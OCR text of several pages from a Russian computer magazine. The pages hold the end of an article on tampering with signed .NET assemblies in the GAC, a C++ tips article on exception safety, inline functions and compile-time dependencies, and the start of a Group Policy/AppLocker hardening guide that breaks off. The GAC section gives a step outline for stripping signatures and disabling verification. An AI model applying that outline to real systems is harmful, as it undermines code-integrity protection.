
ПОДВЕДЕМ ИТОГ

САМОЕ ВРЕМЯ ПОДВЕСТИ ИТОГ НАШИМ СЕГОДНЯШНИМ СВЕРШЕНИЯМ. СДЕЛАЕМ ЭТО ПО ПУНКТАМ:

- Публичный ключ записан в самой сборке (точнее, в манифесте);
- В случае с приватными сборками подписи не проверяются.

Чтобы изменить сборку в CAG, нужно:
1. Сделать копию нужного dll-файла из C:\Windows\assembly (воспользовавшись командой subst).
2. Извлечь из сборки публичный ключ.
3. Модифицировать IL-код сборки и удалить цифровую подпись.
4. Добавить к измененному файлу публичный ключ, полученный на шаге 2 (создадим отложенную подпись).
5. Отменить проверку цифровой подписи для модифицированной сборки на данном компьютере.
6. Удалить оригинальную сборку из GAC.
7. Установить модифицированную сборку.

Для реализации шагов 5-7 нужно обладать правами администратора. Вот и все! На этом позволь откланяться и пожелать тебе огромных творческих узбеков на ниве исследований программного обеспечения. ⌶




info
Для комфортного чтения статьи нужно обладать базовыми знаниями в области криптографии с открытым ключом.



dvd
Упомянутый в статье софт и некоторые дополнительные ништяки от автора ты можешь найти на нашем диске.

deeonis deeonis@gmail.com



ПРОГРАММЕРСКИЕ ТИПСЫ И ТРИКСЫ

Три правила кодинга на C++ для настоящих спецов

ПРОДОЛЖАЕМ ИЗУЧАТЬ ПОДВОДНЫЕ КАМНИ ЯЗЫКА C++. В ЧЕТВЕРТОЙ ЧАСТИ НАШЕГО ЭПИЧЕСКОГО ПОВЕСТВОВАНИЯ МЫ, КАК ВСЕГДА, УЗНАЕМ ТРИ ПРАВИЛА, БЛАГОДАРЯ КОТОРЫМ ЖИЗНЬ ПРОСТОГО CPP-КОДЕРА СТАНЕТ ЧУТОЧКУ ПРОЩЕ. ЧИТАЕМ И ПРОСВЕЩАЕМСЯ, ВЕДЬ СЛЕДУЮЩИЕ НЕСКОЛЬКО СТРАНИЦ РАССКАЖУТ НАМ ПРО БЕЗОПАСНОСТЬ ОТНОСИТЕЛЬНО ИСКЛЮЧЕНИЙ, INLINE-ФУНКЦИИ И УМЕНЬШЕНИЕ ЗАВИСИМОСТИ ФАЙЛОВ ПРИ КОМПИЛЯЦИИ.


ПРАВИЛО №1

Предположим, у нас есть некий класс, который отображает пункты меню с фоновым рисунком (backround). Класс рассчитан на работу в многопоточном приложении. Для смены бэкраунда используется функция changeBackround:

Класс PrettyMenu

```
class PrettyMenu {
public:
    …
void changeBackround(
  std::istream& imgSrc);
    …

private:
```



```
        Mutex mutex;

        Image *bgImage;
        int imageChanges;
};

void PrettyMenu::changeBackround(std::istream& imgSrc)
{
        lock(&mutex);

        delete bgImage;
        ++imageChanges;
        bgImage = new Image(imgSrc);

        unlock(&mutex);
}
```

С точки зрения безопасности в плане исключений эта функция чуть лучше, чем просто ужасна. А все потому, что она не выполняет два основных требования: «не допускать утечки ресурсов» и «гарантировать целостность структур данных».
Код функции changeBackround, в случае возбуждения исключения строкой new Image(imgSrc), никогда не освободит мьютекс, потому что управление просто не дойдет до функции unlock. Исправить это достаточно просто, нужно лишь использовать объекты управления ресурсами. В предыдущих статьях мы подробно говорили о них. Тело функции changeBachround после применения управляющего объекта будет выглядеть примерно так:

Использование управляющего объекта класса Lock

```
void PrettyMenu::changeBackround(std::istream& imgSrc)
{
        Lock ml(mutex);

        delete bgImage;
        ++imageChanges;
        bgImage = new Image(imgSrc);
}
```

Мало того, что мы теперь точно знаем, что мьютекс всегда будет освобожден по завершению функции (в том числе и при возбуждении исключения), так еще и код стал намного удобнее для восприятия.
Целостность данных наша функция тоже не может гарантировать. Если new Image(imgSrc) возбудит исключение, в bgImage останется указатель на удаленный объект. Более того, счетчик imageChanges увеличится, несмотря на то, что новая картинка не будет установлена. Отлично, будем разбираться.
Существуют три вида гарантии безопасности структур данных:
• базовая гарантия;
• строгая гарантия;
• гарантия отсутствия исключений.
Базовая гарантия подразумевает, что любой сценарий выполнения функции не приведет к порче данных. То есть, даже в случае неудачного конструирования объекта imgSrc указатель bgImage будет ссылаться на корректную картинку. Тут нет однозначности. Этой картинкой может быть предыдущий фон, а может быть фон по умолчанию и т. д. Пользователи кода не смогут точно знать, что там находится и нам придется вводить дополнительные функции.
Строгая гарантия подразумевает только два состояния: «до выполнения функции» и «после». Иначе говоря, функция фактически является атомарной и в случае, если что-то пойдет не так, гарантирует, что состояние всех переменных будет такое же, как и до ее запуска. Гарантия отсутствия исключений подразумевает под собой, что код, обеспечивающий такую гарантию, никогда не возбуждает исключений, а всегда делает то, что должен. Этого можно добиться, если работать исключительно со встроенными типами. Но в рамках языка C++ очень трудно предоставить такую гарантию, поскольку любой класс, использующий динамическое распределение памяти, может возбуждать исключение bad_alloc.
Для функции changeBackround предоставить «почти строгую» гарантию нетрудно. Во-первых, нужно обернуть bgImage умным указателем (объектом управления ресурсами). Строго говоря, так надо делать всегда, это позволит избежать утечки ресурсов. Во-вторых, требуется изменить порядок предложений в функции changeBackround, чтобы значение счетчика не увеличивалось до тех пор, пока картинка не будет заменена. Вот какой код получается в результате:

Строгая гарантия

```
class PrettyMenu {
public:
        …
        std::tr1::shared_ptr<Image> bgImage;
        …
};

void PrettyMenu::changeBackround(std::istream& imgSrc)
{
        Lock ml(mutex);

        bgImage.reset(new Image(imgSrc));
        ++imageChanges;
}
```

Теперь не надо вручную удалять старую картинку; за нас это делает интеллектуальный указатель. Удаление происходит только в случае, если новая картинка уже создана. Но не всегда можно обеспечить «строгую гарантию», особенно если функция вызывает другие, которые не дают такой гарантии. Например, у нас есть функция someFunc, которая вызывает f1 и f2:

void someFunc()

```
void someFunc()
{
  …
  f1();
  f2();
  …
}
```

Ясное дело, что если f1 и f2 не обеспечивают строгих гарантий, то будет трудно их обеспечить и для someFunc. Более того, даже если эти функции и дают такие гарантии, ситуация в целом не поменяется. Предположим, что f1 успешно отработала, а f2 вызвала исключение. Тогда someFunc уже не сможет восстановить начальные значения всех переменных, так как f1 уже, возможно, что-то изменила и пользователи этого кода могут работать с новыми значениями переменных (например, если f1 изменяет записи в БД).
Обеспечивать строгую гарантию часто очень накладно в плане расхода системных ресурсов. Поэтому в некоторых случаях стоит сосредоточиться на базовой гарантии.
В итоге надо помнить, что безопасные относительно исключений функции не допускают утечки ресурсов и повреждения структур данных.

Строгая гарантия часто может быть реализована посредством копирования и обмена, но предоставлять ее для всех функций непрактично. И, наконец, функция обычно может предоставить гарантию не строже, чем самая слабая гарантия, обеспечиваемая вызываемыми из нее функциями.

ПРАВИЛО №2

Теперь немного о встраиваемых функциях. Этот замечательный механизм служит заменой макросов в C++. При использовании inline-функций мы не только избегаем накладных расходов, связанных с вызовом функций, но и получаем более высокий уровень оптимизации кода. Дело в том, что оптимизация, выполняемая компилятором, наиболее эффективна на участке кода, не содержащем вызовов функций.
Не стоит увлекаться, так как чрезмерное использование встраиваемых функций приводит к разбуханию кода. В итоге может получиться, что программа разбухнет в памяти, и скорость ее исполнения заметно снизится. Блоки кода могут просто кэшироваться в файле подкачки, что, понятно, не совсем хорошо, так как работа с жестким диском гораздо медленнее, нежели с оперативной памятью. Тело встроенной функции должно быть достаточно маленьким; в этом случае код, сгенерированный для нее, может быть короче кода, сгенерированного для вызова функции.
Директива inline — всего лишь совет компилятору, а не команда, поэтому компилятор может встроить функцию, а может и нет. Инлайн-функцию можно объявить неявно, определив тело функции внутри определения класса:

Неявное определение inline-функции

```
class Person {
public:
	…
	// неявный запрос на встраивание
	int age() const { return theAge;}
	…
private:
	int theAge;
};
```

Большинство компиляторов отвергают встраивание функций, которые представляются слишком сложными, или если функция объявлена виртуальной. Дескриптор virtual означает «какую точно функцию вызвать, определяется в момент исполнения», а inline – «перед исполнением заменить вызов функции ее кодом». Если компилятор не знает, какую функцию ему вызвать, то и встроить он ее не может. Большинство компиляторов выдают предупреждение о невозможности выполнить запрошенное встраивание.
Встречаются случаи, когда функция может быть одновременно встраиваемой и не встраиваемой, например, если мы пытаемся получить указатель на нее. В этом случае генерируется ее код, так как указатель должен на что-то ссылаться:

Указатель на inline-функцию

```
inline void f() {…}

void (*pf)() = f;
…
// этот вызов будет встроенным
f();
// а этот, скорее всего, нет
pf();
```

Самыми неудачными кандидатами на встраивание будут конструкторы и деструкторы. Рассмотрим пример:

Кандидаты на встраивание

```
class Base {
public:
	…
private:
	std::string bm1, bm2;
};

class Derived: public Base {
public:
	Derived(){}
	…
private:
	std::string dm1, dm2, dm3;
};
```

Конструктор дочернего класса выглядит как идеальная функция для встраивания, поскольку ее тело не содержит никакого кода. Но это не совсем так. Стандарты языка C++ накладывают довольно строгие обязательства на конструкторы и деструкторы. Первые должны инициализировать внутренние переменные, вызывать конструкторы родительских классов, корректно обрабатывать исключения, возникшие в результате неудачного создания внутренних переменных и т. д. Деструкторы делают то же самое с точностью до наоборот.
Все это происходит не само собой; для этих целей компилятором генерируется специальный управляющий код. Он иногда помещается в конструкторы и деструкторы. В итоге, тело Derived может выглядеть примерно так:

Код, генерируемый компилятором


```
Derived::Derived()
{
	Base::Base();

	try {dm1.std::string::string();}
	catch(...) {
		Base::~Base();
		throw;
	}

	try {dm2.std::string::string();}
	catch(...) {
		dm1.std::string::~string();
		Base::~Base();
		throw;
	}

	try {dm3.std::string::string();}
	catch(...) {
		dm2.std::string::~string();
		dm1.std::string::~string();
		Base::~Base();
		throw;
	}
}
```

Получается, наш конструктор не так уж и подходит для встраивания, а если учесть, что конструкторы родительских классов и внутренних переменных тоже могут быть встроенными, то налицо многократное разбухание кода. Что не преминет сказаться на его производительности. Разработчики библиотек также должны с осторожностью относиться к inline-функциям. Если те есть в библиотеке, то при ее обновлении придется перекомпилировать весь проект, чтобы новые тела функций



встроились заново. Большинство же крупных проектов очень накладно перекомпилировать целиком, так как это занимает слишком много времени, да и вообще, об обновлении библиотеки может никто не знать.
Большинство дебаггеров не умеют корректно работать с inline-функциями, поэтому на этапе отладки все встроенные функции превращаются в совершенно обычные. Таким образом, на начальном этапе разработки лучше отказаться от встраиваемых функций, а потом уже аккуратно выбрать те, которые действительно должны получить директиву inline.
Подводя итог этому правилу, запомним, что делать встраиваемыми следует только небольшие, часто вызываемые функции. Также не нужно объявлять шаблоны функций встроенными только потому, что они появляются в заголовочных файлах.

ПРАВИЛО №3

Представим самую обычную ситуацию: мы открываем нашу программу на C++, вносим в реализацию какого-либо класса изменения и запускаем процесс компиляции. Если программа достаточно большая, то в ней много зависимостей, что приведет к долгой перекомпиляции. А изменения мы вносили даже не в интерфейс класса, а всего лишь в реализацию (например, добавили переменную в раздел private), то есть в ту часть класса, которая скрыта от его клиентов. Компиляция всего кода, использующего класс с измененной реализацией, в этом случае выглядит нелогично.
Все дело в том, что C++ не проводит сколько-нибудь значимого различия между интерфейсом и реализацией:

Интерфейс и реализация

```
#include <string>
#include "date.h"
#include "address.h"

class Person {
public:
      Person ( const std::string& name,
               const Date& birthday,
               const Address& addr);
      std::string name() const;
      std::string birthDate() const;
      std::string address() const;
      …
private:
      // детали реализации
      std::string theName;
      Date theBirthDate;
      Address theAddress;
};
```

Главная причина, почему C++ настаивает на размещении деталей реализации класса в его определении — это необходимость знать размер объектов во время компиляции для выделения памяти под них. Вследствие этого мы не можем использовать опережающее описание, которое может избавить нас от зависимостей между реализацией и интерфейсом в C++. Есть два способа избавиться от таких зависимостей: класс-дескриптор и интерфейсный класс. Суть первого метода заключается в том, что нужно создать два класса: один — для представления интерфейса, а другой — для его реализации. Если класс, содержащий реализацию, назвать PersonImpl, то Person должен выглядеть так:

Класс-дескриптор

```
#include <string>
#include <memory>

// опережающие определения
class PersonImpl;
class Date;
class Address;

class Person {
public:
      Person ( const std::string& name,
               const Date& birthday,
               const Address& addr);

      std::string name() const;
      std::string birthDate() const;
      std::string address() const;
      …

private:
      std::tr1::shared_ptr<PersonaImpl> pImpl;
};
```

Здесь главный класс Person не содержит никаких данных членов, кроме указателя на свой класс реализации. При таком дизайне пользователи класса Person не видят деталей реализации — дат, адресов и имен. Реализация может быть модифицирована как угодно, при этом модифицировать программы, в которых используется Person, не придется. Функции-члены класса Person просто переадресовывают все вызовы соответствующим классам реализаций.
Второй подход, позволяющий избавится от таких зависимостей (интерфейсные классы), реализуется немного по-другому. Объявляется класс с набором чисто виртуальных функций (которые и являются интерфейсом), а затем выступает в качестве родительского класса для реализации:

Интерфейсный класс

```
class Person {
public:

      virtual ~Person ();
      virtual std::string name() const = 0;
      virtual std::string birthDate() const = 0;
      virtual std::string address() const = 0;
      …
};
```

Пользователи этого класса должны программировать в терминах указателей и ссылок на Person, потому что невозможно создать экземпляр класса, содержащего чисто виртуальные функции. Пользователям интерфейсных классов, как и пользователям классов-дескрипторов, нет нужды проводить перекомпиляцию до тех пор, пока не изменится интерфейс.
Пользователи интерфейсных классов обычно используют так называемые функции-фабрики. Они возвращают указатели на динамически распределенные объекты, которые поддерживают интерфейс интерфейсного (ого, масло масляное) класса. Нередко подобные функции объявляют как статические внутри интерфейсного класса.
Оба метода предполагают снижение производительности программы, но зато мы получаем более гибкий и масштабируемый код, что в будущем поможет избежать множества ошибок и проблем.

ЗАКЛЮЧЕНИЕ

Вот и все. Новая порция советов кодинга на C++ выдана. Засим я заканчиваю.
Надеюсь, еще увидимся — ведь C++ полон тонкостей и сюрпризов, и хватит их надолго.



Мартин «urban.prankster» Пранкевич martin@synack.ru

На коротком поводке

ОГРАНИЧИВАЕМ ПОЛЬЗОВАТЕЛЕЙ, ВЫСЛЕЖИВАЕМ НАРУШИТЕЛЕЙ И НАВОДИМ ПОРЯДОК В ЛОКАЛЬНОЙ СЕТИ

В любой организации есть юзвери, которые пытаются использовать ресурсы Сети в своих целях. В результате, несмотря на установленные антивирусы и брандмауэры, клиентские системы начинают кишить вирусами, троянами, малварью и левыми программами, периодически вызывающими сбои в работе Windows. Да и начальство требует убрать лишнее с компов (игры, чаты, обучалки), контролировать использование трафика и установить запрет на подключение флешек. Естественно, хлопоты по разруливанию ситуаций ложатся на плечи админа.

ГРУППОВЫЕ ПОЛИТИКИ Групповые политики (GPO) — удобный и функциональный инструмент, позволяющий управлять настройками безопасности Windows. С его помощью можно настроить достаточно много параметров ОС. К сожалению, большая их часть скудно описана в литературе, и начинающие админы часто даже не знают о том, какой потенциал у них в руках. К тому же, групповые политики постоянно развиваются, и в новых версиях ОС (а также сервис-паках) GPO получают новые функции. Узнать различия и доступные параметры довольно просто, — скачай с сайта Microsoft список «Group Policy Settings Reference» для используемой операционки.

В Win2k8 управление GPO осуществляется при помощи консоли Group Policy Management Console (GPMC.msc) 2.0. Установки безопасности производятся в ветке «Конфигурация компьютера — Конфигурация Windows — Параметры безопасности» (Computer Configuration — Windows Settings — Security Settings). Здесь довольно много настроек, при помощи которых можно определить политики паролей, задать блокировки учетной записи, назначить права доступа, установить порядок аудита, политики реестра, файловой системы, NAP, IP-безопасности и многое другое. Разберем самые интересные из них.

Выбираем в консоли группу политик «Назначение прав пользователя». Политика «Архивация файлов и каталогов» позволяет игнорировать разрешения файлов при операциях резервного копирования. Следует четко определиться, кто будет входить в такую группу, так как права на создание резервных копий, предоставленные кому попало, могут привести к утечке корпоративных данных. Политика «Загрузка и выгрузка драйверов устройств» (Load and Unload Device) позволяет устанавливать драйвера после настройки системы; здесь лучше оставить в списке только администраторов, чтобы пользователи не могли самостоятельно подключать сторонние девайсы. Разрешив «Отладку программ», мы предоставим пользователю возможность подключать отладчик к любому процессу или ядру, а ты сам понимаешь, какой это риск. По умолчанию сюда входит только группа администраторов, но в организациях, занимающихся разработкой ПО, хочешь не хочешь, а такое право давать придется. Соответственно, нужно отслеживать легитимность его применения.

Особое внимание удели политикам в группе «Параметры безопасности», где много полезных пунктов. Например, мы можем: отключить возможность анонимного доступа к сетевым ресурсам, переименовать учетную запись гостя (если такая используется и необходима). В политиках, начинающихся с «Устройства», одним щелчком мышки можно заблокировать возможность подключения и форматирования сменных устройств, дискет, компакт дисков и внешних хардов. Впервые политики блокировки сменных устройств появились в Vista и Win2k8. Ранее для этих целей приходилось использовать программы сторонних разработчиков вроде DeviceLock. В этой же вкладке разрешаем или запрещаем подключение принтера выбранной группе пользователей.


ПОЛИТИКИ ОГРАНИЧЕННОГО ИСПОЛЬЗОВАНИЯ ПРОГРАММ Одной из самых важных в контексте статьи будет группа объектов GPO «Политики ограниченного использования программ» (Software Restriction Policies, SRP). Здесь настраиваются ограничения запуска приложений на компьютерах, начиная с WinXP и выше. Принцип настроек совпадает с настройками правил файрвола: администратор указывает список приложений, которые разрешено запускать на системах организации, а для остальных ставит запрет. Или поступает наоборот: разрешает все, а затем по мере необходимости блокирует, что не нужно. Здесь каждый админ выбирает, как ему удобнее. Рекомендуется создать отдельный объект GPO для SRP, чтобы всегда была возможность откатить изменения при необходимости или



возникновении проблем с запуском нужных приложений.
По умолчанию SRP отключены. Чтобы их активировать, следует перейти во вкладку «Политики ограниченного использования программ» (в «Конфигурация компьютера» и «Конфигурация пользователя» есть свои пункты) и выбрать в контекстном меню «Создать политику ограниченного использования программ» (New Software Restriction Policies). По умолчанию установлен уровень безопасности «Неограниченный» (Unrestricted), то есть доступ программ к ресурсам определяется NTFS правами пользователя. Разрешен запуск любых приложений, кроме указанных как запрещенные. Чтобы изменить уровень, нужно перейти в подпапку «Уровни безопасности», где находятся пункты активации еще двух политик – «Запрещено» (Disallowed), при которой возникает отказ в запуске любых приложений, кроме явно разрешенных админом. А политика «Обычный пользователь» (Basic User), появившаяся в GPO, начиная с Vista, позволяет задать программы, которые будут обращаться к ресурсам с правами обычного пользователя, вне зависимости от того, кто их запустил.
В организации с повышенными требованиями информационной безопасности лучше самому определить список разрешенных программ, поэтому дважды щелкаем по «Запрещено» и в появившемся окне нажимаем кнопку «Установить по умолчанию» (Set as Default). Информация в появившемся окне сообщит, что выбранный уровень — более строгий, и некоторые программы могут не работать после его активации. Подтверждаем изменения. Теперь переходим в подпапку «Дополнительные правила». После активации SRP создаются две политики, перекрывающие правила по умолчанию и описывающие исключения для каталогов %SystemRoot% и %ProgramFilesDir%. Причем по умолчанию политики для них установлены в «Неограниченный». То есть после активации политики «Запрещено» системные программы будут запускаться в любом случае. В контекстном меню для тонкой настройки политик предлагается 4 пункта. С их помощью можно указать: правило для пути (путь к каталогу, файлу или ветке реестра), зоны сети (интернет, доверенная сеть и так далее), хеш (указываем отдельный файл, по которому генерируется хеш, позволяющий определить его однозначно, вне зависимости от пути) и сертификат издателя (например, Microsoft, Adobe и т.п.). При этом отдельная политика имеет свой уровень безопасности, и легко можно запретить выполнение всех файлов из каталога, разрешив запуск только отдельных. Правила для хеша имеют приоритет перед остальными и наиболее универсальны. Правда, с учетом того, что хеш некоторых системных приложений (того же Блокнота) будет отличаться в разных версиях ОС, к процессу генерирования хеша лучше подойти внимательно.
Если щелкнуть по ярлыку «Политики ограниченного использования программ», получим доступ еще к трем настройкам. Выбор политики «Применение» (Enforcement) откроет диалоговое окно, в котором указываем, применять ли SRP для всех файлов или исключить DLL (по умолчанию). Учитывая количество DLL'ок в системе, активация контроля всех файлов потребует дополнительных ресурсов, поэтому кастомный вариант выбираем, только когда это действительно необходимо. По умолчанию политики актуальны для всех пользователей без исключения, но в настройках предлагается снять контроль за деятельностью локальных админов. В третьем поле активируется поддержка правил сертификатов. Такие политики также замедляют работу системы и по умолчанию отключены.
С помощью политики «Назначенные типы файлов» определяются типы файлов, которые считаются исполняемыми. В списке уже есть все популярные расширения, но если используется что-то свое, добавляем его/их в перечень. И, наконец, в «Доверенные издатели» задаем тех, кто может (пользователь и/или админ) добавить подписанное доверенным сертификатом приложение, а также определять подлинность сертификата. Для максимальной безопасности разреши добавлять приложения только админам доменного уровня.


APPLOCKER За несколько лет существования технология SRP так и не смогла завоевать популярность, ведь, как ты мог убедиться из предыдущего раздела, точно настроить политики — не такая уж и простая задача. Максимум, на что обычно хватало админа, — запрет отдельных прог и игрушек. В Win7/Win2k8R2 было представлено логическое продолжение SRP — AppLocker. Впрочем, сам SRP никуда не делся, оставлен в целях совместимости. В отличие от SRP, Applocker работает не в пользовательском окружении, а в системном: устанавливаемые политики более эффективны.
Настройки AppLocker находятся во вкладке Security Settings (secpol.msc) — Application Control Policies. Если раскрыть дерево, то увидим три подпункта, в которых настраиваются политики в соответствии с типами файлов:
• Executable Rules — правила для файлов с расширением exe, com и src;
• Windows Installer Rules — правила для msi и msp файлов;





НАСТРАИВАЕМ ГРУППОВЫЕ ПОЛИТИКИ

ИЗМЕНЯЕМ УРОВЕНЬ БЕЗОПАСНОСТИ ПОЛИТИКИ ОГРАНИЧЕННОГО ИСПОЛЬЗОВАНИЯ ПРОГРАММ



info

О том, как блокировать IM, Skype, P2P читай в статье «Серпом по аськам», в августовском номере][за 2009 год.

Script Rules — правила для bat, cmd, js, ps1 и vbs скриптов. По умолчанию используется политика Default, работа которой основывается на установке GPO. Но для каждого типа правил можно выбрать еще одну из двух политик:

